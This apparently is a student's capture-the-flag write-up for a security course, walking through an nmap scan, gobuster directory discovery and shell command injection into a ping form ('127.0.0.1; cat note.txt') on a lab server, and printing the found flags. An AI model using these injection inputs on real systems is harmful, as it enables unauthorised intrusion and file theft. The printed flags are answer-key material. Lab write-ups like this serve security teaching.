

Part 1

First I followed the link

<http://13.58.178.91/>

I tried <http://13.58.178.91/admin> and <http://13.58.178.91/login> but both gave 404 not found errors.

Next, i decided to do a port scan.

I ran

```
nmap -p0- -sV 13.58.178.91
```

```
(kali㉿kali)-[~]
$ nmap -p0- -sV 13.58.178.91
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-09 17:08 EDT
Nmap scan report for ec2-13-58-178-91.us-east-2.compute.amazonaws.com (13.58.178.91)
Host is up (0.027s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http   nginx 1.18.0 (Ubuntu)
6798/tcp  open  http   Werkzeug httpd 1.0.1 (Python 3.8.5)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 125.81 seconds
```

All of the ports but 6798 were uneventful, with 13.58.178.91:6798 giving



Welcome, Mockheed Lartin Employees!

This is the main portal for administrative action!

If you do not belong here, don't be here!

We made sure there are no indexed secrets so your crawlers can't find anything!

Announcement: Join us for the staff watch party of the new movie:



The flag is written on the image,



[^] p1

The flag is CMSC388U{nm4p_t4k35_f0r3v3r}

Part 2

Since I'm looking for their backend development tools, I tried to append things to the end of the URL <http://13.58.178.91:6798/> such as

<http://13.58.178.91:6798/developmenttools>

<http://13.58.178.91:6798/tools>

<http://13.58.178.91:6798/devtools>

the last one was successful.

the last one was successful.



However, I suppose you can use nmap and/or gobuster for this as well.

Running

```
gobuster dir -u http://13.58.178.91:6798 -w /usr/share/wordlists/dirb/common.txt
```

Outputs

```
(kali㉿kali)-[~]
└─$ gobuster dir -u http://13.58.178.91:6798 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

[+] Url: http://13.58.178.91:6798
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s

2021/05/11 12:28:32 Starting gobuster dir-
/devtools (Status: 200)

2021/05/11 12:28:48 Finished
```

Suggesting that there is the /devtools path on the port and confirming our suspicions.

Part 3

First, I tried IP addresses such as

127.0.0.1

13.58.178.91

And all of these had successful packet transfers

13.58.178.91:6798 returned “ping: 13.58.178.91:6798: Name or service not known”

I tried an injection of the system

127.0.0.1' --

And got

```
bash: -c: line 0: unexpected EOF while looking for matching `''  
bash: -c: line 1: syntax error: unexpected end of file
```

So it appears that there is a bash script running on the backend server.

127.0.0.1: ls

returns

ping: ls: No address associated with hostname

127.0.0.1: 127.6.6.8

Returns

ping: 127.0.0.1:: Name or service not known

I realized I was using : instead of ;

127.0.0.1; ls

yields

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64  
time=0.021 ms --- 127.0.0.1 ping statistics --- 1 packets transmitted, 1 received, 0% packet  
loss, time 0ms rtt min/avg/max/mdev = 0.021/0.021/0.021/0.000 ms note.txt
```

We can see that the files in the PWD are

Note.txt

The next command is

```
127.0.0.1; cat note.txt
```

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64
time=0.020 ms --- 127.0.0.1 ping statistics --- 1 packets transmitted, 1 received, 0% packet
loss, time 0ms rtt min/avg/max/mdev = 0.020/0.020/0.020/0.000 ms For completely
reasonable reasons, I moved a copy of my sensitive files to the webserver so my boss can see
them They are available at http://13.58.178.91:6798/confidentialdata
```

The message says that the files were moved to


<http://13.58.178.91:6798/confidentialdata>

← → C A Not secure | 13.58.178.91:6798/confidentialdata

**Hi Lartin, I uploaded my latest project files here, as you asked
In the future, I can always just email them to you...**

p3: [aerodynamic_test_results.pdf](#)

Download the pdf and get



The flag is CMSC388U{c0ws_c4n_f7y}